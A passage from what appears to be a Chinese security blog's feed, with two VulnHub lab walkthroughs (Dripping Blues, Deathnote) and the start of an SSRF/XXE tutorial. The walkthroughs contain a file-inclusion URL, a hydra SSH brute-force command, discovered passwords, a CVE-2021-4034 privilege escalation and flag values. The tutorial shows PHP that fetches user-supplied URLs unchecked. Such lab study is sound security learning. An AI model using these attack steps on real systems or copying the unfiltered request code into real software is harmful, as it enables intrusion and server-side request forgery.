class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/robots.txt </span><br></pre></td></tr></table></figure><p>访问得到:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">User-agent: *</span><br><span class="line">Disallow: /dripisreal.txt</span><br><span class="line">Disallow: /etc/dripispowerful.html</span><br></pre></td></tr></table></figure><p>其中/dripisreal.txt的内容为：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line">hello dear hacker wannabe,</span><br><span class="line"></span><br><span class="line">go for this lyrics:</span><br><span class="line"></span><br><span class="line">https://www.azlyrics.com/lyrics/youngthug/constantlyhating.html</span><br><span class="line"></span><br><span class="line">count the n words and put them side by side then md5sum it</span><br><span class="line"></span><br><span class="line">ie, hellohellohellohello &gt;&gt; md5sum hellohellohellohello</span><br><span class="line"></span><br><span class="line">it&#x27;s the password of ssh</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://192.168.216.132/etc/dripispowerful.html      //这个无法直接连接</span><br></pre></td></tr></table></figure><p>根据/dripisreal.txt试了密码结果也没用故放弃；</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">于是只能在这里找找突破口：/etc/dripispowerful.html    </span><br></pre></td></tr></table></figure><p>respectmydrip.txt文本中的提示，请关注drip：于是我们试试</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">采用文件包含：http://192.168.216.132/index.php?drip=/etc/dripispowerful.html</span><br><span class="line">发现能看到一张图片</span><br></pre></td></tr></table></figure><p>查看源码：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br></pre></td><td class="code"><pre><span class="line">&lt;!DOCTYPE html&gt;</span><br><span class="line">&lt;html&gt;</span><br><span class="line">&lt;body&gt;</span><br><span class="line">&lt;style&gt;</span><br><span class="line">body &#123;</span><br><span class="line">background-image: url(&#x27;drippin.jpg&#x27;);</span><br><span class="line">background-repeat: no-repeat;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">@font-face &#123;</span><br><span class="line">    font-family: Segoe;</span><br><span class="line">    src: url(&#x27;segoeui.ttf&#x27;);</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">.mainfo &#123;</span><br><span class="line">  text-align: center;</span><br><span class="line">  border: 1px solid #000000;</span><br><span class="line">  font-family: &#x27;Segoe&#x27;;</span><br><span class="line">  padding: 5px;</span><br><span class="line">  background-color: #ffffff;</span><br><span class="line">  margin-top: 300px;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line">.emoji &#123;</span><br><span class="line">width: 32px;</span><br><span class="line">&#125;</span><br><span class="line">&lt;/style&gt;</span><br><span class="line">password is:</span><br><span class="line">imdrippinbiatch</span><br><span class="line">&lt;/body&gt;</span><br><span class="line">&lt;/html&gt;</span><br><span class="line"></span><br><span class="line">&lt;html&gt;</span><br><span class="line">&lt;body&gt;</span><br><span class="line">driftingblues is hacked again so it&#x27;s now called drippingblues. :D hahaha</span><br><span class="line">&lt;br&gt;</span><br><span class="line">by</span><br><span class="line">&lt;br&gt;</span><br><span class="line">travisscott &amp; thugger</span><br><span class="line">&lt;/body&gt;</span><br><span class="line">&lt;/html&gt;</span><br></pre></td></tr></table></figure><p>发现这里有密码：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">ssh thugger@192.168.216.132</span><br><span class="line"># 密码: imdrippinbiatch  //于是我们尝试一下</span><br></pre></td></tr></table></figure><p><img src="https://s41.ax1x.com/2026/09/11/pnZhBLT.png" alt="image" /></p><p>显示连接成功（那之前歌词给的那个是什么鬼）</p><p><img src="https://s41.ax1x.com/2026/09/11/pnZhgY9.png" alt="image" /></p><p>找到user.txt</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">cat ~/user.txt</span><br></pre></td></tr></table></figure><p>拿到user flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">5C50FC503A2ABE93B4C5EE3425496521thugger@drippingblues:~$ </span><br></pre></td></tr></table></figure><p>接下来开始提权：</p><p>尝试sudo但发现thugger没有管理员权限</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">thugger@drippingblues:~$ cat ~/.bash_history</span><br><span class="line">//这里我们尝试查一下bash的历史，发现曾经执行过切换root用户</span><br><span class="line">su root</span><br><span class="line">thugger@drippingblues:~$ su root //我们尝试使用之前的密码试试发现失败，果然没那么简单）</span><br><span class="line">Password: </span><br><span class="line">su: Authentication failure</span><br></pre></td></tr></table></figure><p>小灯没有做过提权，这次是第一次）</p><p>也是大开眼界了啊）</p><p>在获取到thugger用户权限后，我们需要收集操作系统的信息：<br />操作系统发行版本号：Ubuntu 20.04.1<br />操作系统内核版本号：Linux 5.11.0-34<br />Sudo组件版本号：1.8.31<br />gcc及make环境不支持<br />python版本号：3.8.2</p><p>知道这些信息，有助于后续的提权（寻找提权漏洞）</p><p>ps：竟然能利用靶机存在的某个尚未修复的漏洞，去寻找POC利用来攻破靶机的root，通过下载EXP来攻击，好神奇）虽然这是合理的，但是我自己怎么没想到）</p><p>利用cve2021-4034提权成功</p><p>浏览root目录下，又发现了一个名为root.txt的文件，内容为MD5值:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">78CE377EF7F10FF0EDCA63DD60EE63B8</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/09/08/vulnhub-Dripping-Blues-1/</id>
    <link href="https://cl1ck-t0.github.io/2026/09/08/vulnhub-Dripping-Blues-1/"/>
    <published>2026-09-08T11:30:18.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>vulnhub -Dripping Blues: 1</title>
    <updated>2026-09-16T14:51:13.087Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="渗透测试" scheme="https://cl1ck-t0.github.io/tags/%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95/"/>
    <content>


      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="vulnhub-deathnote-1"><a class="markdownIt-Anchor" href="#vulnhub-deathnote-1"></a> Vulnhub-Deathnote: 1</h1><p>试试简单的渗透测试。（小灯表示并非简单QAQ</p><p>打开靶机以后看到：</p><p><img src="https://s41.ax1x.com/2026/09/07/pnEezb6.png" alt="image" /></p><p>而我也不知道密码说是，于是只能尝试扫描所有存活主机：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">sudo arp-scan xxx</span><br></pre></td></tr></table></figure><p>但是扫描出来发现没有靶机的IP啊）</p><p>推测是因为VMware的问题，网络适配器驱动可能不兼容导致没有成功从DHCP服务器获取到IP地址</p><p>那就需要手动设置IP）</p><p>(后面探索以后发现是因为网卡没有被启用，也没有获取 IP)</p><p>启用网卡以后DHCP获取IP</p><p>然后扫描存活主机得到：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">192.168.216.131</span><br></pre></td></tr></table></figure><p>服了第一步花了最长时间😭</p><p>然后使用nmap扫描端口看看：</p><p>回显：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line">Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-07 04:51 -0400</span><br><span class="line">Nmap scan report for 192.168.216.131</span><br><span class="line">Host is up (0.000093s latency).</span><br><span class="line">Not shown: 998 closed tcp ports (reset)</span><br><span class="line">PORT   STATE SERVICE</span><br><span class="line">22/tcp open  ssh</span><br><span class="line">80/tcp open  http</span><br><span class="line">MAC Address: 00:0C:29:6C:49:03 (VMware)</span><br><span class="line"></span><br><span class="line">Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds</span><br></pre></td></tr></table></figure><p>发现一个80端口http我们试着访问一下</p><p>发现显示无法访问但是url重定向为：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://deathnote.vuln/wordpress</span><br></pre></td></tr></table></figure><p>问了一下ds（没经验.jpg</p><p>发现应该是域名没有成功DNS映射到该IP地址上，于是我们尝试修改hosts文件：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">sudo</span> nano /etc/hosts</span><br><span class="line">在最后一行加入：</span><br><span class="line">192.168.216.131  deathnote.vuln</span><br><span class="line">后面就会把这个域名解析为该IP</span><br></pre></td></tr></table></figure><p>然后尝试在攻击机上访问：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://deathnote.vuln/wordpress</span><br></pre></td></tr></table></figure><p>成功出现页面：</p><p><img src="https://s41.ax1x.com/2026/09/07/pnEuABt.png" alt="image" /></p><p>然后就开始正式地渗透测试：</p><p>首先先扫描目录试试：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">dirsearch -u http://deathnote.vuln/ -e php,html,txt -t 30 -i 200</span><br></pre></td></tr></table></figure><p><img src="https://s41.ax1x.com/2026/09/07/pnEuH58.png" alt="image" /></p><p>login.php是一个php的登录页面，但是我们并不知道用户名和密码</p><p>查看页面的HINT部分发现：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">Find a notes.txt file on server</span><br><span class="line"></span><br><span class="line">or</span><br><span class="line"></span><br><span class="line">SEE the L comment </span><br></pre></td></tr></table></figure><p>我们再次扫描一下：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">这次范围变一下：</span><br><span class="line">dirsearch -u http://deathnote.vuln/wordpress -e php,html,txt</span><br><span class="line">得到一个：</span><br><span class="line">http://deathnote.vuln/wordpress/wp-content/uploads</span><br></pre></td></tr></table></figure><p><img src="https://s41.ax1x.com/2026/09/07/pnEKFGF.png" alt="image" /></p><p>notes.txt和user.txt分别是密码和用户名字典，尝试进行爆破：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">hydra -L user.txt -P notes.txt ssh://192.168.216.131</span><br></pre></td></tr></table></figure><p>爆破结果：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">用户:l</span><br><span class="line">密码：death4me</span><br></pre></td></tr></table></figure><p>尝试使用ssh连接登录：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ssh l@192.168.216.131</span><br></pre></td></tr></table></figure><p>输入密码后：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">Linux deathnote 4.19.0-17-amd64 #1 SMP Debian 4.19.194-2 (2021-06-21) x86_64</span><br><span class="line"></span><br><span class="line">The programs included with the Debian GNU/Linux system are free software;</span><br><span class="line">the exact distribution terms for each program are described in the</span><br><span class="line">individual files in /usr/share/doc/*/copyright.</span><br><span class="line"></span><br><span class="line">Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent</span><br><span class="line">permitted by applicable law.</span><br><span class="line">Last login: Sat Sep  4 06:12:29 2021 from 192.168.1.6</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line">l@deathnote:~$ pwd</span><br><span class="line">/home/l</span><br><span class="line">l@deathnote:~$ ls -la</span><br><span class="line">total 36</span><br><span class="line">drwxr-xr-x 4 l    l    4096 Sep  4  2021 .</span><br><span class="line">drwxr-xr-x 4 root root 4096 Jul 19  2021 ..</span><br><span class="line">-rw------- 1 l    l       3 Sep  4  2021 .bash_history</span><br><span class="line">-rw-r--r-- 1 l    l     220 Jul 19  2021 .bash_logout</span><br><span class="line">-rw-r--r-- 1 l    l    3526 Jul 19  2021 .bashrc</span><br><span class="line">drwxr-xr-x 3 l    l    4096 Jul 19  2021 .local</span><br><span class="line">-rw-r--r-- 1 l    l     807 Jul 19  2021 .profile</span><br><span class="line">drwx------ 2 l    l    4096 Sep  4  2021 .ssh</span><br><span class="line">-rw-r--r-- 1 root root  512 Jul 19  2021 user.txt</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">++++++++++[&gt;+&gt;+++&gt;+++++++&gt;++++++++++&lt;&lt;&lt;&lt;-]&gt;&gt;&gt;&gt;+++++.&lt;&lt;++.&gt;&gt;+++++++++++.------------.+.+++++.---.&lt;&lt;.&gt;&gt;++++++++++.&lt;&lt;.&gt;&gt;--------------.++++++++.+++++.&lt;&lt;.&gt;&gt;.------------.---.&lt;&lt;.&gt;&gt;++++++++++++++.-----------.---.+++++++..&lt;&lt;.++++++++++++.------------.&gt;&gt;----------.+++++++++++++++++++.-.&lt;&lt;.&gt;&gt;+++++.----------.++++++.&lt;&lt;.&gt;&gt;++.--------.-.++++++.&lt;&lt;.&gt;&gt;------------------.+++.&lt;&lt;.&gt;&gt;----.+.++++++++++.-------.&lt;&lt;.&gt;&gt;+++++++++++++++.-----.&lt;&lt;.&gt;&gt;----.--.+++..&lt;&lt;.&gt;&gt;+.--------.&lt;&lt;.+++++++++++++.&gt;&gt;++++++.--.+++++++++.-----------------.</span><br></pre></td></tr></table></figure><p>brainfuck解码得：</p><p>i think u got the shell , but you wont be able to kill me -kira</p><p>没什么用，看看其他目录：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">l@deathnote:~$ ls -la /opt/</span><br><span class="line">total 12</span><br><span class="line">drwxr-xr-x  3 root root 4096 Aug 29  2021 .</span><br><span class="line">drwxr-xr-x 18 root root 4096 Jul 19  2021 ..</span><br><span class="line">drwxr-xr-x  4 root root 4096 Aug 29  2021 L</span><br></pre></td></tr></table></figure><p>有个L目录</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">l@deathnote:~$ ls -la /opt/L/</span><br><span class="line">total 16</span><br><span class="line">drwxr-xr-x 4 root root 4096 Aug 29  2021 .</span><br><span class="line">drwxr-xr-x 3 root root 4096 Aug 29  2021 ..</span><br><span class="line">drwxr-xr-x 2 root root 4096 Aug 29  2021 fake-notebook-rule</span><br><span class="line">drwxr-xr-x 2 root root 4096 Aug 29  2021 kira-case</span><br></pre></td></tr></table></figure><p>cat kira-case得到密码的十六进制</p><p>转码得到:</p><p>kiraisevil</p><p>发现回到靶机以后可以登录，说明已经拿到靶机的最高权限，本次渗透测试结束。。</p><p>ps：真不简单啊QAQ</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/09/07/Vulnhub-Deathnote-1/</id>
    <link href="https://cl1ck-t0.github.io/2026/09/07/Vulnhub-Deathnote-1/"/>
    <published>2026-09-07T09:35:27.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>Vulnhub-Deathnote: 1</title>
    <updated>2026-09-07T10:03:52.475Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="ssrfxxe漏洞"><a class="markdownIt-Anchor" href="#ssrfxxe漏洞"></a> SSRF&amp;XXE漏洞</h1><p>SSRF和XXE的共同点是：用户表面上提交的是一个地址或一段数据，但程序却让服务器替用户访问了内部资源。</p><h2 id="一-前置知识"><a class="markdownIt-Anchor" href="#一-前置知识"></a> 一、前置知识</h2><h3 id="11-漏洞概述"><a class="markdownIt-Anchor" href="#11-漏洞概述"></a> 1.1 漏洞概述</h3><p><strong>什么是 SSRF？</strong></p><ul><li><p>SSRF（Server-Side Request Forgery，服务端请求伪造）</p></li><li><p>服务器根据用户输入去请求某个地址，但没有限制好访问范围</p></li><li><p>攻击者让服务器替自己访问内部资源</p><p>SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。<br />比如,黑客操作服务端从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。利用的是服务端的请求伪造。ssrf是利用存在缺陷的web应用作为代理攻击远程和本地的服务器</p></li></ul><p><strong>什么是 XXE？</strong></p><ul><li>XXE（XML External Entity，XML 外部实体注入）</li><li>服务器解析 XML 时，允许 XML 中定义并使用外部实体</li><li>攻击者让解析器替自己读取文件或访问网络</li></ul><p><strong>核心思想：</strong></p><p>SSRF = 借用服务器的网络身份去访问资源<br />XXE = 借用 XML 解析器的能力去读取/请求资源</p><p>两个漏洞的共同数据流：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">用户输入 → 服务器处理 → 服务器访问其他资源 → 返回结果或产生影响</span><br></pre></td></tr></table></figure><h3 id="12-两个漏洞的核心区别"><a class="markdownIt-Anchor" href="#12-两个漏洞的核心区别"></a> 1.2 两个漏洞的核心区别</h3><table><thead><tr><th style="text-align:left">维度</th><th style="text-align:left">SSRF</th><th style="text-align:left">XXE</th></tr></thead><tbody><tr><td style="text-align:left">入口</td><td style="text-align:left">URL 参数</td><td style="text-align:left">XML 数据</td></tr><tr><td style="text-align:left">触发点</td><td style="text-align:left">HTTP 请求函数</td><td style="text-align:left">XML 解析器</td></tr><tr><td style="text-align:left">核心能力</td><td style="text-align:left">让服务器发起任意请求</td><td style="text-align:left">让解析器读取文件/发起请求</td></tr><tr><td style="text-align:left">常见目标</td><td style="text-align:left">内网、本机、云元数据</td><td style="text-align:left">本地文件、内网</td></tr></tbody></table><p><strong>重要</strong>：XXE 可以造成 SSRF（见 3.3 节）</p><h2 id="二-ssrf-服务端请求伪造"><a class="markdownIt-Anchor" href="#二-ssrf-服务端请求伪造"></a> 二、SSRF 服务端请求伪造</h2><h3 id="21-常见场景"><a class="markdownIt-Anchor" href="#21-常见场景"></a> 2.1 常见场景</h3><p>开发人员可能用这类功能来做：</p><ul><li>获取远程图片并展示</li><li>生成网页截图（URL 转图片）</li><li>调用第三方 API 接口</li><li>检查链接是否可访问（健康检查）</li><li>下载远程文件</li></ul><p><strong>问题所在</strong>：如果 <code>url</code> 参数完全由用户控制，且服务端没有做充分校验，就会产生漏洞。</p><p>eg.</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://title.xxx.com/title?title=http://title.xxx.com/as52ps63de</span><br></pre></td></tr></table></figure><p>例如title参数是文章的标题地址，代表了一个文章的地址链接，请求后返回文章是否保存，收藏的返回信息。如果保存，收藏功能采用了此种形式保存文章，则在没有限制参数的形式下可能存在SSRF。</p><h3 id="补充"><a class="markdownIt-Anchor" href="#补充"></a> 补充：</h3><h4 id="u产生-ssrf-漏洞的函数u"><a class="markdownIt-Anchor" href="#u产生-ssrf-漏洞的函数u"></a> <strong><u>产生 SSRF 漏洞的函数</u></strong></h4><p>SSRF 攻击可能存在于任何语言编写的应用中。以下是 PHP 中常见的危险函数：</p><h5 id="file_get_contents"><a class="markdownIt-Anchor" href="#file_get_contents"></a> file_get_contents()</h5><p><code>file_get_contents()</code> 是 PHP 中用于<strong>将整个文件读入字符串</strong>的函数。当传入 URL 时，它会像浏览器一样发起 HTTP 请求获取内容。</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="keyword">if</span> (<span class="keyword">isset</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>])) &#123;</span><br><span class="line">    <span class="variable">$content</span> = <span class="title function_ invoke__">file_get_contents</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>]);</span><br><span class="line">    <span class="variable">$filename</span> = <span class="string">&#x27;./images/&#x27;</span> . <span class="title function_ invoke__">rand</span>() . <span class="string">&#x27;.img1.jpg&#x27;</span>;</span><br><span class="line">    <span class="title function_ invoke__">file_put_contents</span>(<span class="variable">$filename</span>, <span class="variable">$content</span>);</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$_POST</span>[<span class="string">&#x27;url&#x27;</span>];</span><br><span class="line">    <span class="variable">$img</span> = <span class="string">&quot;&lt;img src=\&quot;&quot;</span> . <span class="variable">$filename</span> . <span class="string">&quot;\&quot;/&gt;&quot;</span>;</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$img</span>;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><code>$_POST['url']</code> 完全由用户控制，没有任何过滤</p><p>程序请求用户指定的 URL，并把内容保存为图片展示</p><h5 id="fsockopen"><a class="markdownIt-Anchor" href="#fsockopen"></a> fsockopen()</h5><p><code>fsockopen()</code> 用于<strong>打开一个网络 Socket 连接</strong>，可以建立 TCP/UDP 连接并与服务端进行原始数据交互。</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="function"><span class="keyword">function</span> <span class="title">GetFile</span>(<span class="params"><span class="variable">$host</span>, <span class="variable">$port</span>, <span class="variable">$link</span></span>) </span>&#123;</span><br><span class="line">    <span class="variable">$fp</span> = <span class="title function_ invoke__">fsockopen</span>(<span class="variable">$host</span>, <span class="title function_ invoke__">intval</span>(<span class="variable">$port</span>), <span class="variable">$errno</span>, <span class="variable">$errstr</span>, <span class="number">30</span>);</span><br><span class="line">    <span class="keyword">if</span> (!<span class="variable">$fp</span>) &#123;</span><br><span class="line">        <span class="keyword">echo</span> <span class="string">&quot;<span class="subst">$errstr</span> (error number <span class="subst">$errno</span>) \n&quot;</span>;</span><br><span class="line">    &#125; <span class="keyword">else</span> &#123;</span><br><span class="line">        <span class="variable">$out</span> = <span class="string">&quot;GET <span class="subst">$link</span> HTTP/1.1\r\n&quot;</span>;</span><br><span class="line">        <span class="variable">$out</span> .= <span class="string">&quot;Host: <span class="subst">$host</span>\r\n&quot;</span>;</span><br><span class="line">        <span class="variable">$out</span> .= <span class="string">&quot;Connection: Close\r\n\r\n&quot;</span>;</span><br><span class="line">        <span class="title function_ invoke__">fwrite</span>(<span class="variable">$fp</span>, <span class="variable">$out</span>);</span><br><span class="line">        <span class="variable">$contents</span> = <span class="string">&#x27;&#x27;</span>;</span><br><span class="line">        <span class="keyword">while</span> (!<span class="title function_ invoke__">feof</span>(<span class="variable">$fp</span>)) &#123;</span><br><span class="line">            <span class="variable">$contents</span> .= <span class="title function_ invoke__">fgets</span>(<span class="variable">$fp</span>, <span class="number">1024</span>);</span><br><span class="line">        &#125;</span><br><span class="line">        <span class="title function_ invoke__">fclose</span>(<span class="variable">$fp</span>);</span><br><span class="line">        <span class="keyword">return</span> <span class="variable">$contents</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><code>$host</code>、<code>$port</code>、<code>$link</code> 由用户控制</p><p>没有任何过滤限制</p><p>可以连接任意主机的任意端口</p><h5 id="curl_exec"><a 